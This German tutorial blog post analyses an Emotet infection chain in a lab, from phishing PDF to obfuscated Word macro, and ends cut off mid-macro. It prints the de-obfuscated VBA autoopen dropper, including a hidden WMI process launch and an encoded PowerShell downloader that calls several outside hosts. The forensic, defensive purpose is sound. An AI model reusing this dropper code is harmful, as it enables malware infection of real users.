Inhalt

Szenario


In den letzten Monaten steht der Trojaner Emotet immer wieder in den Schlagzeilen. Das er leistungsfähig ist kann kaum wiederlegt werden. Aber wie wird man eigentlich infiziert? Nur wenn man die Infektionswege und Varianten versteht, kann man sich richtig schützen.

Um dieses Thema zu klären habe ich eine scharfe Variante analysiert. Das Ergebnis möchte ich in diesem WSHowTo präsentieren.

In meinem Szenario erhält ein Benutzer eine Mail mit einem PDF im Anhang. Er muss also aktiv am Start des Trojaners beteiligt werden. Dann folgt eine Kette von Ereignissen. Zuletzt ist der Schadcode aktiv. Ich werde die einzelnen Phasen (Stages) separat beleuchten und bewerten.

Aufbau der Testumgebung

Damit es bei der Untersuchung des Schadcodes nicht zu einer unkontrollierten Ausbreitung kommt, ist eine Testumgebung wichtig. Diese muss aber unter Umständen das Internet erreichen können. In meinem Setup steht der Testclient in einem separaten Netzwerksegment. Sein Gateway ist eine PFSense – ein Firewallsystem, dass aktuell **keine** Kommunikation nach außen zulässt. Die Internetleitung wird nur von den LAB-Maschinen genutzt. Zusätzlich steht ein isoliertes, autonomes System im gleichen Netzwerk. Darauf läuft ein **WireShark**. Dank SwitchPort-Mirroring kann er den ein- und ausgehenden Traffic des Testclients mitschneiden, ohne selber erreichbar zu sein und ohne Kenntnis des Testclients.



Die Infektion - Forensik

Stage 1 – PDF-Datei als Mailanhang


Der Benutzer erhält eine Mail mit einer PDF. Die Mail nutzt dabei Bausteine, die den Empfänger

- **unter Druck setzen**: Das können z.B. Mahnungen für offene Rechnungen sein. Wer hat schon gerne Schulden? In Firmen kann es durchaus Ärger geben, wenn man als Angestellter eine Rechnung nicht in die Buchhaltung weitergeleitet hat und die Firma dafür geradestehen muss.
- **neugierig machen**: Hier finden wir oft im Text einer Mail Hinweise auf vertrauliche Informationen in der angehängten Datei, die wohl „versehentlich“ an den Empfänger gesendet wurden… Besonders perfide ist es, wenn da z.B. der Name eines Kollegen im Dateinamen der „Abmahnung“ oder „Kündigung“ drinsteht. „Was hat der wohl angestellt…“ KLICK.
- **nicht irritieren, weil er den Empfang erwartet**: Das könnte z.B. eine „Bewerbung“ für eine ausgeschriebene Stelle im Unternehmen sein. Ebenso könnte ein Vertriebsmitarbeiter durch eine vorherige „Korrespondenz“ den Erhalt einer Mail vom vermeintlichen Neukunden erwarten. Vertrauen und die Erwartung von Profit spielen eine wichtige Rolle.

In dieser Mail wurde die „Rechnungs-Masche“ angewandt:

Dem geübten Auge wird hier sofort der Fake auffallen. Dennoch genügt es, wenn EIN Benutzer in der Firma darauf hereinfällt: Ein Trojaner könnte die Kontakte seines Opfers auslesen und sich in dessen Namen mit seiner Mailadresse weiterverbreiten. Die so erzeugten Mails sind für die nächsten Empfänger viel realer, denn sie könnten Antworten auf bereits gesendete Mails sein!

OK, der Benutzer hat die Mail geöffnet und klickt nun auf das PDF. Diese Datei enthält folgenden Text:




Hört ihr, wie meine Augen rollen? Schlechter kann so etwas gar nicht sein! Statt der erwarteten Rechnung soll der Benutzer auf den Link klicken, um die Datei zu öffnen. Na gut, wo zeigt der Link hin?

Die „Rechnung“ liegt also als gescanntes Dokument auf einem Webserver, der über seine IPv4 angesprochen wird… Das muss nicht immer so schlecht wie in diesem Beispiel aussehen. Daher spielen wir weiter. Jetzt geht es also erst einmal ins Internet.

Stage 2 – der Link in der PDF-Datei

Was bekommt man, wenn man auf den Link klickt? Und viel wichtiger: wie klickt man für eine Forensik auf den Link, ohne das Element dahinter zu starten? Das kann die PowerShell mit der .net-Methode „DownloadString“:




Mit der PowerShell kann ich das Element als Text anzeigen lassen. Dieser Text sollte ungefährlich sein. Aus den dargestellten Informationen kann man erkennen, dass es eine Word-Datei ist. Laden wir die Datei einmal herunter uns sehen nach:

```
PS C:\> $file | out-file -FilePath c:\users\tessa.test\desktop\Infected.doc
PS C:\>
```

Stage 3 – die Word-Datei


Nun öffne ich die Word-Datei mit Word 2016. In meiner Testumgebung gibt es für Office keine GPOs. Dennoch genügen hier die entgegen der weitläufigen Meinung die Standardeinstellungen für einen Schutz:




Die Datei stammt aus dem Internet. Word kann dieses Attribut erkennen und reagiert mit einem schreibgeschützten Öffnen. Netterweise steht in der Datei selber, wie man das umgehen kann… Natürlich in englisch – was würde man sonst auch erwarten. Leider zeigt Word den Schalter in einem auffälligen, gelben Banner an – das zieht Endanwender irgendwie magisch an. Und jetzt kommt ja auch die Neugier ins Spiel: Wo ist denn nun die vermeintliche Rechnung??

Ein Restrisiko bleibt natürlich bei der Untersuchung. Daher starte ich eine Instanz von ProcMon aus den Sysinternal-Tools. Damit kann ich das Verhalten aufzeichnen. Nun aktiviere ich die Bearbeitung. KLICK.

Nach der Aktivierung schützt Word den Benutzer weiter, indem Makros – also ausführbarer, eingebetteter Code – nicht ausgeführt werden. Leider kann der Benutzer das in den Standardeinstellungen leicht mit einem Klick auf den Schalter im 2. Banner umgehen (so steht es ja schließlich auch in der „Anleitung“) – und somit wird der Code gestartet:



Für die Forensik wäre jetzt natürlich ein Blick in diesen Makrocode interessanter. Daher starte ich dessen Anzeige mit <ALT>+<F11>:



OK, das sieht wüst aus. Hier sollen Virenscanner und Administratoren verwirrt werden. Dennoch ist in dem über 1000 Zeilen langen Text eine Anweisung enthalten! Der Code wurde bestimmt nicht von Hand getippt sondern durch ein Script oder Ähnliches erstellt. Diese Art von ScriptCode nennen wir Obfuskierung (Verschleierung).

2 Merkmale sind erkennbar:

- Es existieren extrem viele IF-Statements mit komplexen Aktionen, die aber nie ausgeführt werden, weil die Bedingungen nie wahr werden – das sind einfach Füller für den Virenscanner… Da die sinnfreien Zeilen zufällig generiert werden, wird immer ein neuer „Schadcode“ in der Totalen generiert.
- Zwischen den IF-Statements stehen Textbausteine, die eine Befehlszeile ergeben.

Nehmen wir den Code einmal auseinander. Ganz unten ab Zeile 1094 (!!) steht die AutoOpen-Funktion. Diese wird von Word beim Öffnen des Dokumentes automatisch ausgeführt, wenn es die Makroeinstellungen erlauben:

```
Sub autoopen()
On Error Resume Next
   If z53024 <> R082833 Then
      u015__ = (77036882)
    n0_0__9_ = w_6_8_7 * 578297639 + f207184 + CLng(G8226738)
b7_38688 = 671238169 / Hex(V373291 / Chr(K_61_2_ - CDate(694009187)) * 990604122 / 502381095) / q01___ - Fix(148753492)
C9_3_59 = (916786163)
End If
   If C3__59__ <> w839__ Then
      A296__ = (764033767)
    C823_0 = p6740589 * 578306598 + s17__8 + CLng(O93_396_)
B1_0__ = 537115274 / Hex(S_2_630_ / Chr(a409_41 - CDate(616746102)) * 553045231 / 225003895) / U468_4 - Fix(210514842)
X69_23_ = (757067388)
End If
w_7_0_ E10_1_ + "powe" + j_5233 + m4_004 + r833598 + M__00908 + t51_588 + B_5860__ + X37050__ + f_928833 + b2___037 + t5_13_72 + z61_279, F_20_34_ + p84551 + S_2041_ + j_211_3
   If N_25_77 <> R283400 Then
      w644950 = (949227701)
    A10944_ = j3469_63 * 977237275 + J41_65 + CLng(F_0___)
j74_760 = 180959616 / Hex(B04320_6 / Chr(C_4___33 - CDate(980477002)) * 265829552 / 329089871) / T___10 - Fix(758138115)
Y_50__91 = (908730169)
End If
   If b_9091_ <> d8417_7_ Then
      H912_3 = (216171816)
    s6_3_7 = r567167_ * 187657420 + A501206_ + CLng(m864_66)
```

```
Y912994 = 696771524 / Hex(b5056_ / Chr(T_75__ - CDate(187512567)) * 108805309 / 807980059) / Q_13_6 -
Fix(188493323)
B6__58 = (3148467)
End If
End Sub
```

Die Bedingung prüft 2 Variablen gegeneinander. Beide wurden aber nicht initialisiert. Daher sind beide NULL. Und NULL ist nie ungleich NULL. Daher ist dieser Code reines Füllmaterial! Blenden wir diese sinnfreien Zeilen einmal aus. Dazu speichere ich die Codezeilen in einer Textdatei und nutze einige PowerShell-Zeilen zum Ausblenden der IFs und zum optischen Einrücken:

```
cls
$lesen = $true
Get-Content -Path E:\code.txt | ForEach-Object {
    if ($_ -like '*if *')   { $lesen = $false }
    if ($lesen) {
        if ($_ -like '*function*' -or $_ -like '*sub*') { $_ } else { "    $_" }
    }
    if ($_ -like '*End If*') { $lesen = $true }
}
```

```
Function Q_26135()
End Function
Function w_7_0_(b13_0_, d35585)
    On Error Resume Next
    Set H__700 = GetObject("winmgm" + "ts:Win" + "32_Proce" + "ssStartup")
    H__700.ShowWindow = 51462 - 51462
    GetObject("winmg" + "mts:Wi" + "n32_Process").Create L72_2258 + b13_0_ + O60229 + n___23 + m615957, A4_66_6, H__700, L__904_
End Function

Function t51_588()
    On Error Resume Next
    O3724_25 = "rsheLl" + " -e J" + "ABhA" + "F8AXwB" + "fAD" + "QAN" + "QAz" + "ADgAP"
    P__7086_ = "QAoACc" + "ATAAzA" + "DMANwB" + "fAC" + "cAKw" + "AnADkA" + "MQAn" + "ACkAO"
    p7__7303 = "wAk" + "AE4" + "ANAA0A" + "F8A" + "NABfAD" + "0Ab" + "gBlAH" + "cALQB" + "vAGI"
    L09____ = "Aag" + "BlAG" + "MAdAA" + "gAE4A" + "ZQB0"
    Y7_13_6 = "AC4AVw" + "BlAG" + "IAQwBs" + "AGkAZQ" + "BuAH"
    t51_588 = O3724_25 + P__7086_ + p7__7303 + L09____ + Y7_13_6
End Function

Function B_5860__()
    On Error Resume Next
    r_94553 = "QAOwA" + "kAFAA" + "MQA2" + "AF8A" + "OAAwA" + "F8AOQA"
    c438_361 = "9ACgAJ" + "wBoAHQ" + "AdAB" + "wADoA" + "JwAr" + "ACcAL" + "wAvAC"
    S_44919 = "cAK" + "wAnAGI" + "AYQ" + "AnACsA" + "JwB6AG" + "UAZQ" + "AzAC" + "cAKwA"
    s49_9785 = "nADYAN" + "QAuAG" + "MAbwB" + "tAC" + "8AdgA"
    X__846_ = "nACsA" + "JwA" + "1ADk" + "ASAB4A" + "FoAJ" + "wAr"
```

Das sieht schon viel besser aus. 😊 Nun kommt der digitale Textmarker zum Einsatz:

```
Function Q_26135()
End Function
Function w_7_0_(b13_0_, d35585)
    On Error Resume Next
    Set H__700 = GetObject("winmgm" + "ts:Win" + "32_Proce" + "ssStartup")
    H__700.ShowWindow = 51462 - 51462
    GetObject("winmg" + "mts:Wi" + "n32_Process").Create L72_2258 + b13_0_ + O60229 + n___23 +
        m615957, A4_66_6, H__700, L__904_
End Function

Function t51_588()
    On Error Resume Next
    O3724_25 = "rsheLl" + " -e J" + "ABhA" + "F8AXwB" + "fAD" + "QAN" + "QAz" + "ADgAP"
    P__7086_ = "QAoACc" + "ATAAzA" + "DMANwB" + "fAC" + "cAKw" + "AnADkA" + "MQAn" + "ACkAO"
    p7__7303 = "wAk" + "AE4" + "ANAA0A" + "F8A" + "NABfAD" + "0Ab" + "gBlAH" + "cALQB" + "vAGI"
    L09____ = "Aag" + "BlAG" + "MAdAA" + "gAE4A" + "ZQB0"
    Y7_13_6 = "AC4AVw" + "BlAG" + "IAQwBs" + "AGkAZQ" + "BuAH"
    t51_588 = O3724_25 + P__7086_ + p7__7303 + L09____ + Y7_13_6
End Function

Function B_5860__()
    On Error Resume Next
    r_94553 = "QAOwA" + "kAFAA" + "MQA2" + "AF8A" + "OAAwA" + "F8AOQA"
    c438_361 = "9ACgAJ" + "wBoAHQ" + "AdAB" + "wADoA" + "JwAr" + "ACcAL" + "wAvAC"
    S_44919 = "cAK" + "wAnAGI" + "AYQ" + "AnACsA" + "JwB6AG" + "UAZQ" + "AzAC" + "cAKwA"
    s49_9785 = "nADYAN" + "QAuAG" + "MAbwB" + "tAC" + "8AdgA"
    X__846_ = "nACsA" + "JwA" + "1ADk" + "ASAB4A" + "FoAJ" + "wAr"
    U___9_ = "ACcA" + "eQBAA" + "GgAdAB" + "0AHAAO" + "gAnAC" + "sAJwAv" + "AC8A" + "ZwBp"
```

```
    u9230_25 = "AGE" + "AbgB" + "jAGE" + "AJw" + "ArA"
    T16509 = "CcAc" + "gAnAC" + "sAJw" + "BsAG8" + "Acg"
    v_91_65 = "BhA" + "HMAJw" + "ArACc" + "AbwAu" + "AGMAb" + "wAnAC" + "sAJ" + "wBtAC8" + "AeAB"
    D3____ = "3AFMAa" + "QBQ" + "ADUANA" + "AnAC" + "sAJwA" + "3AEA" + "AJw" + "ArAC"
    B_5860__ = r_94553 + c438_361 + S_44919 + s49_9785 + X__846_ + U___9_ + u9230_25 + T16509 +
        v_91_65 + D3____
End Function

Function X37050__()
    On Error Resume Next
    G__94887 = "cAaAB0" + "AHQ" + "AcA" + "A6AC8" + "ALw" + "AxACc" + "AKw" + "AnAD" + "MALg"
    i_55_7 = "AyADM" + "AMwAu" + "ADEAJ" + "wArAC" + "cAO" + "AAzA" + "C4AM" + "gAyA" + "DcAJwA"
    Z825__38 = "rACcA" + "LwA1A" + "FYAZgB" + "xAH" + "EAc" + "wBtAFY" + "AQABoA" + "CcAK"
    C_5_1_ = "wAnA" + "HQAd" + "ABwA" + "CcA" + "KwAnA" + "DoALw" + "AvA" + "DEA" + "JwArA"
    B_37910 = "CcAM" + "gA4AC" + "4AMQA" + "nACsAJ" + "wA5" + "ADkAL"
    i7549__ = "gAx" + "ADg" + "ANwAuA" + "DEAJ" + "wArA" + "CcAMgA"
    f87_7__ = "0AC8A" + "dgAzAC" + "cAKw" + "AnA" + "DUAaAB" + "yAGIA" + "RgB6" + "AEAA"
    Q1330_94 = "aAB0AH" + "QAcAA6" + "AC8A" + "LwAxA" + "DAANA" + "AuA" + "CcAKwA"
    h90_3_ = "nADIAM" + "gAnA" + "CsAJwA" + "zAC4AJ" + "wArAC"
    U__33_6 = "cANAA" + "wACc" + "AKwAnA" + "C4ANA" + "AwACc" + "AKwAnA" + "C8AOA" + "BDA"
    i5986_0 = "HEAUg" + "AnA" + "CsAJ" + "wBJA" + "EoAa" + "ABHAC" + "cAKwAn" + "ADQA"
    X37050__ = G__94887 + i_55_7 + Z825__38 + C_5_1_ + B_37910 + i7549__ + f87_7__ + Q1330_94 +
        h90_3_ + U__33_6 + i5986_0
End Function

Function f_928833()
    On Error Resume Next
    h00_926_ = "JwApAC" + "4AU" + "wBwAGw" + "AaQ" + "B0ACg" + "AJwBAA" + "CcAKQA" + "7ACQ" + "AcgA"
    r365070 = "wADYAM" + "wA5" + "ADgAXw" + "A9ACgA" + "JwB" + "LADMAM" + "AA0ADM" + "AJwAr" +
        "ACcANg"
    I513_1 = "AnAC" + "sAJw" + "A0ACcA" + "KQA7A" + "CQAbQ" + "A2ADgA" + "XwA4AD"
    Z2956_6_ = "gAIA" + "A9ACA" + "AKAAnA" + "DMAJw" + "ArACcA"
    v4_4727_ = "NAA1" + "ACc" + "AKQA" + "7ACQ" + "AQQ" + "BfAD" + "UAX"
    c_9_31_2 = "wA0ADQ" + "AXwAxA" + "D0AKA" + "AnAGo" + "AXwBf" + "ADAA" + "JwArA" + "CcAMgA" +
        "xACcAK"
    M__0__01 = "QA7" + "ACQA" + "UAA" + "3ADY" + "AXwBfA"
    i_7483_ = "F8APQ" + "AkAG" + "UAbg" + "B2ADo" + "AdQ"
    r51____ = "BzAGU" + "Acg" + "BwAH" + "IAb" + "wBm" + "AGkAbA"
    i3_00_ = "BlACs" + "AJwB" + "cACcA" + "KwA" + "kAG0A" + "NgA4A" + "F8A" + "OAA4A" + "CsAKAA"
    f_928833 = h00_926_ + r365070 + I513_1 + Z2956_6_ + v4_4727_ + c_9_31_2 + M__0__01 + i_7483_ +
r51____ + i3_00_
End Function

Function b2___037()
    On Error Resume Next
    H7_827 = "nAC4AZ" + "QAnACs" + "AJwB4" + "AGUAJ" + "wAp" + "ADsA"
    n9_2827 = "ZgBvAH" + "IAZ" + "QBh" + "AGM" + "AaA"
    R79_17 = "AoACQ" + "ARgA" + "zAF" + "8AMgA" + "yAF8AM"
    L6_2_5__ = "wAwACA" + "AaQBu" + "ACAAJA" + "BQADEA" + "NgBfAD" + "gAMA"
    J_121_3 = "BfADkA" + "KQB7A" + "HQAcg" + "B5A" + "HsA" + "JABOAD" + "QANABf"
    S_92775 = "ADQA" + "XwAuA" + "EQAb" + "wB3AG" + "4AbA" + "BvAGEA"
    k_0588 = "ZABGAG" + "kAbABl" + "ACgAJA" + "BGADM" + "AXwAyA" + "DIAXw"
    B091169 = "AzA" + "DAA" + "LAAgAC" + "QAU" + "AA3A" + "DYA" + "XwB" + "fAF" + "8AK"
    c00_95_ = "QA7AC" + "QAaQA1" + "ADY" + "ANwA3A" + "F8APQA" + "oACc" + "AdA"
    b2___037 = H7_827 + n9_2827 + R79_17 + L6_2_5__ + J_121_3 + S_92775 + k_0588 + B091169 + c00_95_
End Function

Function t5_13_72()
    On Error Resume Next
    l6_4_56 = "BfAF8A" + "XwA" + "nACsAJ" + "wAz" + "ADc" + "AXw" + "AnACkA"
    G__510 = "OwBJA" + "GYAIA" + "AoA" + "CgARwB" + "lAH"
```


```
    M_86_0 = "QALQBJ" + "AHQAZQ" + "BtA" + "CAAJAB" + "QAD"
    i_08682 = "cAN" + "gBfAF8" + "AXwA" + "pAC4Ab" + "ABlA" + "G4AZ" + "wB0AGg" + "AIA" + "AtAGc"
    C05__570 = "AZQAg" + "ADQAM" + "AAwAD" + "AAMA" + "ApACAA" + "ewBJ" + "AG4Ad" + "gBvAGs"
    U_98650_ = "AZQAtA" + "EkAdAB" + "lAG0A" + "IAAkAF" + "AANw" + "A2AF8A"
    B737787 = "XwBf" + "ADsA" + "JABh" + "ADgA" + "XwA" + "zAF8AX" + "wA4A" + "F8AP" + "QAoAC"
    q9_95174 = "cAT" + "wAn" + "ACsAJ" + "wA0" + "ADE" + "AJw" + "ArAC" + "cAMwA"
    J_968_08 = "yAD" + "UAMgAw" + "ACcA" + "KQA7A" + "GIA" + "cgBlAG" + "EAaw"
    J973_4_ = "A7A" + "H0AfQ" + "BjAG" + "EAdABj" + "AGg" + "AewB" + "9AH0"
    j3__2283 = "AJAB" + "kADcAO" + "AA4ADk" + "ANgBfA" + "D0AKA" + "AnA" + "EUA"
    t5_13_72 = l6_4_56 + G__510 + M_86_0 + i_08682 + C05__570 + U_98650_ + B737787 + q9_95174 +
        J_968_08 + J973_4_ + j3__2283
End Function

Function z61_279()
    On Error Resume Next
    Y57_9672 = "JwArA" + "CcA" + "MwAn" + "ACsA" + "JwAxAD" + "kAXwA" + "4ACc"
    w_5282 = "AKQA" + "7AA=" + "="
    z61_279 = Y57_9672 + w_5282
End Function

Sub autoopen()
    On Error Resume Next
    w_7_0_ E10_1_ + "powe" + j_5233 + m4_004 + r833598 + M__00908 + t51_588 + B_5860__ + X37050__ +
f_928833 + b2___037 + t5_13_72 + z61_279, F_2
